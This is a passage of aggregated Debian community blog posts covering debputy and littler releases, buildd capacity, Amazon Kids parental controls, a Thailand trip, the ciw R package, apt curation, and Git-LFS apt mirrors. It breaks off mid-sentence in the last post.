Search Results: "spa"

24 March 2024

Niels Thykier: debputy v0.1.21

Earlier today, I have just released debputy version 0.1.21 to Debian unstable. In the blog post, I will highlight some of the new features.
Package boilerplate reduction with automatic relationship substvar Last month, I started a discussion on rethinking how we do relationship substvars such as the $ misc:Depends . These generally ends up being boilerplate runes in the form of Depends: $ misc:Depends , $ shlibs:Depends where you as the packager has to remember exactly which runes apply to your package. My proposed solution was to automatically apply these substvars and this feature has now been implemented in debputy. It is also combined with the feature where essential packages should use Pre-Depends by default for dpkg-shlibdeps related dependencies. I am quite excited about this feature, because I noticed with libcleri that we are now down to 3-5 fields for defining a simple library package. Especially since most C library packages are trivial enough that debputy can auto-derive them to be Multi-Arch: same. As an example, the libcleric1 package is down to 3 fields (Package, Architecture, Description) with Section and Priority being inherited from the Source stanza. I have submitted a MR to show case the boilerplate reduction at https://salsa.debian.org/siridb-team/libcleri/-/merge_requests/3. The removal of libcleric1 (= $ binary:Version ) in that MR relies on another existing feature where debputy can auto-derive a dependency between an arch:any -dev package and the library package based on the .so symlink for the shared library. The arch:any restriction comes from the fact that arch:all and arch:any packages are not built together, so debputy cannot reliably see across the package boundaries during the build (and therefore refuses to do so at all). Packages that have already migrated to debputy can use debputy migrate-from-dh to detect any unnecessary relationship substitution variables in case you want to clean up. The removal of Multi-Arch: same and intra-source dependencies must be done manually and so only be done so when you have validated that it is safe and sane to do. I was willing to do it for the show-case MR, but I am less confident that would bother with these for existing packages in general. Note: I summarized the discussion of the automatic relationship substvar feature earlier this month in https://lists.debian.org/debian-devel/2024/03/msg00030.html for those who want more details. PS: The automatic relationship substvars feature will also appear in debhelper as a part of compat 14.
Language Server (LSP) and Linting I have long been frustrated by our poor editor support for Debian packaging files. To this end, I started working on a Language Server (LSP) feature in debputy that would cover some of our standard Debian packaging files. This release includes the first version of said language server, which covers the following files:
  • debian/control
  • debian/copyright (the machine readable variant)
  • debian/changelog (mostly just spelling)
  • debian/rules
  • debian/debputy.manifest (syntax checks only; use debputy check-manifest for the full validation for now)
Most of the effort has been spent on the Deb822 based files such as debian/control, which comes with diagnostics, quickfixes, spellchecking (but only for relevant fields!), and completion suggestions. Since not everyone has a LSP capable editor and because sometimes you just want diagnostics without having to open each file in an editor, there is also a batch version for the diagnostics via debputy lint. Please see debputy(1) for how debputy lint compares with lintian if you are curious about which tool to use at what time. To help you getting started, there is a now debputy lsp editor-config command that can provide you with the relevant editor config glue. At the moment, emacs (via eglot) and vim with vim-youcompleteme are supported. For those that followed the previous blog posts on writing the language server, I would like to point out that the command line for running the language server has changed to debputy lsp server and you no longer have to tell which format it is. I have decided to make the language server a "polyglot" server for now, which I will hopefully not regret... Time will tell. :) Anyhow, to get started, you will want:
$ apt satisfy 'dh-debputy (>= 0.1.21~), python3-pygls'
# Optionally, for spellchecking
$ apt install python3-hunspell hunspell-en-us
# For emacs integration
$ apt install elpa-dpkg-dev-el markdown-mode-el
# For vim integration via vim-youcompleteme
$ apt install vim-youcompleteme
Specifically for emacs, I also learned two things after the upload. First, you can auto-activate eglot via eglot-ensure. This badly feature interacts with imenu on debian/changelog for reasons I do not understand (causing a several second start up delay until something times out), but it works fine for the other formats. Oddly enough, opening a changelog file and then activating eglot does not trigger this issue at all. In the next version, editor config for emacs will auto-activate eglot on all files except debian/changelog. The second thing is that if you install elpa-markdown-mode, emacs will accept and process markdown in the hover documentation provided by the language server. Accordingly, the editor config for emacs will also mention this package from the next version on. Finally, on a related note, Jelmer and I have been looking at moving some of this logic into a new package called debpkg-metadata. The point being to support easier reuse of linting and LSP related metadata - like pulling a list of known fields for debian/control or sharing logic between lintian-brush and debputy.
Minimal integration mode for Rules-Requires-Root One of the original motivators for starting debputy was to be able to get rid of fakeroot in our build process. While this is possible, debputy currently does not support most of the complex packaging features such as maintscripts and debconf. Unfortunately, the kind of packages that need fakeroot for static ownership tend to also require very complex packaging features. To bridge this gap, the new version of debputy supports a very minimal integration with dh via the dh-sequence-zz-debputy-rrr. This integration mode keeps the vast majority of debhelper sequence in place meaning most dh add-ons will continue to work with dh-sequence-zz-debputy-rrr. The sequence only replaces the following commands:
  • dh_fixperms
  • dh_gencontrol
  • dh_md5sums
  • dh_builddeb
The installations feature of the manifest will be disabled in this integration mode to avoid feature interactions with debhelper tools that expect debian/<pkg> to contain the materialized package. On a related note, the debputy migrate-from-dh command now supports a --migration-target option, so you can choose the desired level of integration without doing code changes. The command will attempt to auto-detect the desired integration from existing package features such as a build-dependency on a relevant dh sequence, so you do not have to remember this new option every time once the migration has started. :)

23 March 2024

Dirk Eddelbuettel: littler 0.3.20 on CRAN: Moar Features!

max-heap image The twentyfirst release of littler as a CRAN package landed on CRAN just now, following in the now eighteen year history (!!) as a package started by Jeff in 2006, and joined by me a few weeks later. littler is the first command-line interface for R as it predates Rscript. It allows for piping as well for shebang scripting via #!, uses command-line arguments more consistently and still starts faster. It also always loaded the methods package which Rscript only began to do in recent years. littler lives on Linux and Unix, has its difficulties on macOS due to yet-another-braindeadedness there (who ever thought case-insensitive filesystems as a default were a good idea?) and simply does not exist on Windows (yet the build system could be extended see RInside for an existence proof, and volunteers are welcome!). See the FAQ vignette on how to add it to your PATH. A few examples are highlighted at the Github repo:, as well as in the examples vignette. This release contains another fair number of small changes and improvements to some of the scripts I use daily to build or test packages, adds a new front-end ciw.r for the recently-released ciw package offering a CRAN Incoming Watcher , a new helper installDeps2.r (extending installDeps.r), a new doi-to-bib converter, allows a different temporary directory setup I find helpful, deals with one corner deployment use, and more. The full change description follows.

Changes in littler version 0.3.20 (2024-03-23)
  • Changes in examples scripts
    • New (dependency-free) helper installDeps2.r to install dependencies
    • Scripts rcc.r, tt.r, tttf.r, tttlr.r use env argument -S to set -t to r
    • tt.r can now fill in inst/tinytest if it is present
    • New script ciw.r wrapping new package ciw
    • tttf.t can now use devtools and its loadall
    • New script doi2bib.r to call the DOI converter REST service (following a skeet by Richard McElreath)
  • Changes in package
    • The CI setup uses checkout@v4 and the r-ci-setup action
    • The Suggests: is a little tighter as we do not list all packages optionally used in the the examples (as R does not check for it either)
    • The package load messag can account for the rare build of R under different architecture (Berwin Turlach in #117 closing #116)
    • In non-vanilla mode, the temporary directory initialization in re-run allowing for a non-standard temp dir via config settings

My CRANberries service provides a comparison to the previous release. Full details for the littler release are provided as usual at the ChangeLog page, and also on the package docs website. The code is available via the GitHub repo, from tarballs and now of course also from its CRAN page and via install.packages("littler"). Binary packages are available directly in Debian as well as (in a day or two) Ubuntu binaries at CRAN thanks to the tireless Michael Rutter. Comments and suggestions are welcome at the GitHub repo. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Kentaro Hayashi: How about allocating more buildd resource for armel and armhf?

This article is cross-posting from grow-your-ideas. This is just an idea. salsa.debian.org

The problem According to Developer Machines [1], current buildd machines are like this:
  • armel: 4 buildd (4 for arm64/armhf/armel)
  • armhf: 7 buildd (4 for arm64/armhf/armel and 3 for armhf only)
[1] https://db.debian.org/machines.cgi In contrast to other buildd architectures, these instances are quite a few and it seems that it causes a shortage of buildd resourses. (e.g. during mass transition, give-back turn around time becomes longer and longer.)

Actual situation As you know, during 64bit time_t transition, many packages should be built, but it seems that +b1 or +bN build becomes slower. (I've hit BD-Uninstalled some times because of missing dependency rebuild) ref. https://qa.debian.org/dose/debcheck/unstable_main/index.html

Expected situation Allocate more buildd resources for armel and armhf. It is just an idea, but how about assigning some buildd as armel/armhf buildd? Above buildd is used only for arm64 buildd currently. Maybe there is some technical reason not suitable for armel/armhf buildd, but I don't know yet.
2024/03/24 UPDATE: arm-arm01,arm-arm03,arm-arm-04 has already assigned to armel/armhf buildd, so it is an invalid proposal. See https://buildd.debian.org/status/architecture.php?a=armhf&suite=sid&buildd=buildd_arm64-arm-arm-01, https://buildd.debian.org/status/architecture.php?a=armhf&suite=sid&buildd=buildd_arm64-arm-arm-03, https://buildd.debian.org/status/architecture.php?a=armhf&suite=sid&buildd=buildd_arm64-arm-arm-04

Additional information
  • arm64: 10 buildd (4 for arm64/armhf/armel, 6 for arm64 only)
  • amd64: 7 buildd (5 for amd64/i386 buildd)
  • riscv64: 9 buildd

Erich Schubert: Do not get Amazon Kids+ or a Fire HD Kids

The Amazon Kids parental controls are extremely insufficient, and I strongly advise against getting any of the Amazon Kids series. The initial permise (and some older reviews) look okay: you can set some time limits, and you can disable anything that requires buying. With the hardware you get one year of the Amazon Kids+ subscription, which includes a lot of interesting content such as books and audio, but also some apps. This seemed attractive: some learning apps, some decent games. Sometimes there seems to be a special Amazon Kids+ edition , supposedly one that has advertisements reduced/removed and no purchasing. However, there are so many things just wrong in Amazon Kids: And, unfortunately, Amazon Kids is full of poor content for kids, such as DIY Fashion Star that I consider to be very dangerous for kids: it is extremely stereotypical, beginning with supposedly female color schemes, model-only body types, and judging people by their clothing (and body). You really thought you could hand-pick suitable apps for your kid on your own? No, you have to identify and remove such contents one by one, with many clicks each, because there is no whitelisting, and no mass-removal (anymore - apparently Amazon removed the workarounds that previously allowed you to mass remove contents). Not with Amazon Kids+, which apparently aims at raising the next generation of zombie customers that buy whatever you tell them to buy. Hence, do not get your kids an Amazon Fire HD tablet!

21 March 2024

Ravi Dwivedi: Thailand Trip

This post is the second and final part of my Malaysia-Thailand trip. Feel free to check out the Malaysia part here if you haven t already. Kuala Lumpur to Bangkok is around 1500 km by road, and so I took a Malaysian Airlines flight to travel to Bangkok. The flight staff at the Kuala Lumpur only asked me for a return/onward flight and Thailand immigration asked a few questions but did not check any documents (obviously they checked and stamped my passport ;)). The currency of Thailand is the Thai baht, and 1 Thai baht = 2.5 Indian Rupees. The Thailand time is 1.5 hours ahead of Indian time (For example, if it is 12 noon in India, it will be 13:30 in Thailand). I landed in Bangkok at around 3 PM local time. Fletcher was in Bangkok that time, leaving for Pattaya and we had booked the same hostel. So I took a bus to Pattaya from the airport. The next bus for which the tickets were available was at 7 PM, so I took tickets for that one. The bus ticket cost was 143 Thai Baht. I didn t buy SIM at the airport, thinking there must be better deals in the city. As a consequence, there was no way to contact Fletcher through internet. Although I had a few minutes call remaining out of my international roaming pack.
A welcome sign at Bangkok's Suvarnabhumi airport.

Bus from Suvarnabhumi Airport to Jomtien Beach in Pattaya.

Our accommodation was near Jomtien beach, so I got off at the last stop, as the bus terminates at the Jomtien beach. Then I decided to walk towards my accommodation. I was using OsmAnd for navigation. However, the place was not marked on OpenStreetMap, and it turned out I missed the street my hostel was on and walked around 1 km further as I was chasing a similarly named incorrect hostel on OpenStreetMap. Then I asked for help from two men sitting at a caf . One of them said he will help me find the street my hostel is on. So, I walked with him, and he told me he lives in Thailand for many years, but he is from Kuwait. He also gave me valuable information. Like, he told me about shared hail-and-ride songthaews which run along the Jomtien Second Road and charge 10 Baht for any distance on their route. This tip significantly reduced our expenses. Further, he suggested me 7-Eleven shops for buying a local SIM. Like Malaysia, Thailand has 24/7 7-Eleven convenience stores, a lot of them not even 100 m apart. The Kuwaiti person dropped me at the address where my hostel was. I tried searching for a person in-charge of that hostel, and soon I realized there was no reception. After asking for help from locals for some time, I bumped into Fletcher, who also came to this address and was searching for the same. After finding a friend, I felt a sigh of relief. Adjacent to the property, there was a hairdresser shop. We went there and asked about this property. The woman called the owner, and she also told us the required passcodes to go inside. Our accommodation was in a room on the second floor, which required us to put a passcode for opening. We entered the passcode and entered the room. So, we stayed at this hostel which had no reception. Due to this, it took 2 hours to find our room and enter. It reminded me of a difficult experience I had in Albania, where me and Akshat were not able to find our apartment in one of the hottest days and the owner didn t know our language. Traveling from the place where the bus dropped me to the hostel, I saw streets were filled with bars and massage parlors, which was expected. Prostitutes were everywhere. We went out at night towards the beach and also roamed around in 7-Elevens to buy a SIM card for myself. I got a SIM for 7 day unlimited internet for 399 baht. Turns out that the rates of SIM cards at the airport were not so different from inside the city.
Road near Jomtien beach in Pattaya
Photo of a songthaew in Pattaya. There are shared songthaews which run along Jomtien Second road and takes 10 bath to anywhere on the route.

Jomtien Beach in Pattaya.
In terms of speaking English, locals didn t know English at all in both Pattaya and Bangkok. I normally don t expect locals to know English in a non-English speaking country, but the fact that Bangkok is one of the most visited places by tourists made me expect locals to know some English. Talking to locals is an integral part of travel for me, which I couldn t do a lot in Thailand. This aspect is much more important for me than going to touristy places. So, we were in Pattaya. Next morning, Fletcher and I went to Tiger park using shared songthaew. After that, we planned to visit Pattaya Floating market which is near the Tiger Park, but we felt the ticket prices were higher than it was worth. Fletcher had to leave for Bangkok on that day. I suggested him to go to Suvarnabhumi Airport from the Jomtien beach bus terminal (this was the route I took the last day in opposite direction) to avoid traffic congestion inside Bangkok, as he can follow up with metro once he reaches the airport. From the floating market, we were walking in sweltering heat to reach the Jomtien beach. I tried asking for a lift and eventually got successful as a scooty stopped, and surprisingly the person gave a ride to both of us. He was from Delhi, so maybe that s the reason he stopped for us. Then we took a songthaew to the bus terminal and after having lunch, Fletcher left for Bangkok.

A welcome sign at Pattaya Floating market.

This Korean Vegetasty noodles pack was yummy and was available at many 7-Eleven stores.

Next day I went to Bangkok, but Fletcher already left for Kuala Lumpur. Here I had booked a private room in a hotel (instead of a hostel) for four nights, mainly because of my luggage. This costed 5600 INR for four nights. It was 2 km from the metro station, which I used to walk both sides. In Bangkok, I visited Sukhumvit and Siam by metro. Going to some areas require crossing the Chao Phraya river. For this, I took Chao Phraya Express Boat for going to places like Khao San road and Wat Arun. I would recommend taking the boat ride as it had very good views. In Bangkok, I met a person from Pakistan staying in my hotel and so here also I got some company. But by the time I met him, my days were almost over. So, we went to a random restaurant selling Indian food where we ate some paneer dish with naan and that restaurant person was from Myanmar.
Wat Arun temple stamps your hand upon entry

Wat Arun temple

Khao San Road

A food stall at Khao San Road

Chao Phraya Express Boat

For eating, I mainly relied on fruits and convenience stores. Bananas were very tasty. This was the first time I saw banana flesh being yellow. Mangoes were delicious and pineapples were smaller and flavorful. I also ate Rose Apple, which I never had before. I had Chhole Kulche once in Sukhumvit. That was a little expensive as it costed 164 baht. I also used to buy premix coffee packets from 7-Eleven convenience stores and prepare them inside the stores.
Banana with yellow flesh
Fruits at a stall in Bangkok

Trimmed pineapples from Thailand.

Corn in Bangkok.

A board showing coffee menu at a 7-Eleven store along with rates in Pattaya.

In this section of 7-Eleven, you can buy a premix coffee and mix it with hot water provided at the store to prepare.

My booking from Bangkok to Delhi was in Air India flight, and they were serving alcohol in the flight. I chose red wine, and this was my first time having alcohol in a flight.
Red wine being served in Air India

Notes
  • In this whole trip spanning two weeks, I did not pay for drinking water (except for once in Pattaya which was 9 baht) and toilets. Bangkok and Kuala Lumpur have plenty of malls where you should find a free-of-cost toilet nearby. For drinking water, I relied mainly on my accommodation providing refillable water for my bottle.
  • Thailand seemed more expensive than Malaysia on average. Malaysia had discounted price due to the Chinese New year.
  • I liked Pattaya more than Bangkok. Maybe because Pattaya has beach and Bangkok doesn t. Pattaya seemed more lively, and I could meet and talk to a few people as opposed to Bangkok.
  • Chao Phraya River express boat costs 150 baht for one day where you can hop on and off to any boat.

20 March 2024

Dirk Eddelbuettel: ciw 0.0.2 on CRAN: Updates

A first revision of the still only one-week old (at CRAN) package ciw has been released to CRAN! It provides is a single (efficient) function incoming() (now along with an alias ciw()) which summarises the state of the incoming directories at CRAN. I happen to like having these things at my (shell) fingertips, so it goes along with (still draft) wrapper ciw.r that will be part of the next littler release. For example, when I do this right now as I type this, I see (typically less than one second later)
edd@rob:~$ ciw.r 
    Folder                     Name                Time   Size         Age
    <char>                   <char>              <POSc> <char>  <difftime>
1: pretest instantiate_0.2.2.tar.gz 2024-03-20 13:29:00    17K  0.07 hours
2: recheck   tinytable_0.2.0.tar.gz 2024-03-20 12:50:00   565K  0.72 hours
3: pending      Matrix_1.7-0.tar.gz 2024-03-20 12:05:00   2.3M  1.47 hours
4: recheck      survey_4.4-2.tar.gz 2024-03-20 02:02:00   2.2M 11.52 hours
5: waiting   equateIRT_2.4.0.tar.gz 2024-03-19 17:00:00   895K 20.55 hours
6: pending   ravetools_0.1.5.tar.gz 2024-03-19 12:06:00   1.0M 25.45 hours
7: waiting     glmmTMB_1.1.9.tar.gz 2024-03-18 16:04:00   4.2M 45.48 hours
edd@rob:~$ 
See ciw.r --help or ciw.r --usage for more. Alternatively, in your R session, you can call ciw::incoming() (or now ciw::ciw()) for the same result (and/or load the package first). This release adds some packaging touches, brings the new alias ciw() as well as a state variable with all (known) folder names and some internal improvements for dealing with error conditions. The NEWS entry follows.

Changes in version 0.0.2 (2024-03-20)
  • The package README and DESCRIPTION have been expanded
  • An alias ciw can now be used for incoming
  • Network error handling is now more robist
  • A state variable known_folders lists all CRAN folders below incoming

Courtesy of my CRANberries, there is also a diffstat report for this release. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

19 March 2024

Colin Watson: apt install everything?

On Mastodon, the question came up of how Ubuntu would deal with something like the npm install everything situation. I replied:
Ubuntu is curated, so it probably wouldn t get this far. If it did, then the worst case is that it would get in the way of CI allowing other packages to be removed (again from a curated system, so people are used to removal not being self-service); but the release team would have no hesitation in removing a package like this to fix that, and it certainly wouldn t cause this amount of angst. If you did this in a PPA, then I can t think of any particular negative effects.
OK, if you added lots of build-dependencies (as well as run-time dependencies) then you might be able to take out a builder. But Launchpad builders already run arbitrary user-submitted code by design and are therefore very carefully sandboxed and treated as ephemeral, so this is hardly novel. There s a lot to be said for the arrangement of having a curated system for the stuff people actually care about plus an ecosystem of add-on repositories. PPAs cover a wide range of levels of developer activity, from throwaway experiments to quasi-official distribution methods; there are certainly problems that arise from it being difficult to tell the difference between those extremes and from there being no systematic confinement, but for this particular kind of problem they re very nearly ideal. (Canonical has tried various other approaches to software distribution, and while they address some of the problems, they aren t obviously better at helping people make reliable social judgements about code they don t know.) For a hypothetical package with a huge number of dependencies, to even try to upload it directly to Ubuntu you d need to be an Ubuntu developer with upload rights (or to go via Debian, where you d have to clear a similar hurdle). If you have those, then the first upload has to pass manual review by an archive administrator. If your package passes that, then it still has to build and get through proposed-migration CI before it reaches anything that humans typically care about. On the other hand, if you were inclined to try this sort of experiment, you d almost certainly try it in a PPA, and that would trouble nobody but yourself.

18 March 2024

Simon Josefsson: Apt archive mirrors in Git-LFS

My effort to improve transparency and confidence of public apt archives continues. I started to work on this in Apt Archive Transparency in which I mention the debdistget project in passing. Debdistget is responsible for mirroring index files for some public apt archives. I ve realized that having a publicly auditable and preserved mirror of the apt repositories is central to being able to do apt transparency work, so the debdistget project has become more central to my project than I thought. Currently I track Trisquel, PureOS, Gnuinos and their upstreams Ubuntu, Debian and Devuan. Debdistget download Release/Package/Sources files and store them in a git repository published on GitLab. Due to size constraints, it uses two repositories: one for the Release/InRelease files (which are small) and one that also include the Package/Sources files (which are large). See for example the repository for Trisquel release files and the Trisquel package/sources files. Repositories for all distributions can be found in debdistutils archives GitLab sub-group. The reason for splitting into two repositories was that the git repository for the combined files become large, and that some of my use-cases only needed the release files. Currently the repositories with packages (which contain a couple of months worth of data now) are 9GB for Ubuntu, 2.5GB for Trisquel/Debian/PureOS, 970MB for Devuan and 450MB for Gnuinos. The repository size is correlated to the size of the archive (for the initial import) plus the frequency and size of updates. Ubuntu s use of Apt Phased Updates (which triggers a higher churn of Packages file modifications) appears to be the primary reason for its larger size. Working with large Git repositories is inefficient and the GitLab CI/CD jobs generate quite some network traffic downloading the git repository over and over again. The most heavy user is the debdistdiff project that download all distribution package repositories to do diff operations on the package lists between distributions. The daily job takes around 80 minutes to run, with the majority of time is spent on downloading the archives. Yes I know I could look into runner-side caching but I dislike complexity caused by caching. Fortunately not all use-cases requires the package files. The debdistcanary project only needs the Release/InRelease files, in order to commit signatures to the Sigstore and Sigsum transparency logs. These jobs still run fairly quickly, but watching the repository size growth worries me. Currently these repositories are at Debian 440MB, PureOS 130MB, Ubuntu/Devuan 90MB, Trisquel 12MB, Gnuinos 2MB. Here I believe the main size correlation is update frequency, and Debian is large because I track the volatile unstable. So I hit a scalability end with my first approach. A couple of months ago I solved this by discarding and resetting these archival repositories. The GitLab CI/CD jobs were fast again and all was well. However this meant discarding precious historic information. A couple of days ago I was reaching the limits of practicality again, and started to explore ways to fix this. I like having data stored in git (it allows easy integration with software integrity tools such as GnuPG and Sigstore, and the git log provides a kind of temporal ordering of data), so it felt like giving up on nice properties to use a traditional database with on-disk approach. So I started to learn about Git-LFS and understanding that it was able to handle multi-GB worth of data that looked promising. Fairly quickly I scripted up a GitLab CI/CD job that incrementally update the Release/Package/Sources files in a git repository that uses Git-LFS to store all the files. The repository size is now at Ubuntu 650kb, Debian 300kb, Trisquel 50kb, Devuan 250kb, PureOS 172kb and Gnuinos 17kb. As can be expected, jobs are quick to clone the git archives: debdistdiff pipelines went from a run-time of 80 minutes down to 10 minutes which more reasonable correlate with the archive size and CPU run-time. The LFS storage size for those repositories are at Ubuntu 15GB, Debian 8GB, Trisquel 1.7GB, Devuan 1.1GB, PureOS/Gnuinos 420MB. This is for a couple of days worth of data. It seems native Git is better at compressing/deduplicating data than Git-LFS is: the combined size for Ubuntu is already 15GB for a couple of days data compared to 8GB for a couple of months worth of data with pure Git. This may be a sub-optimal implementation of Git-LFS in GitLab but it does worry me that this new 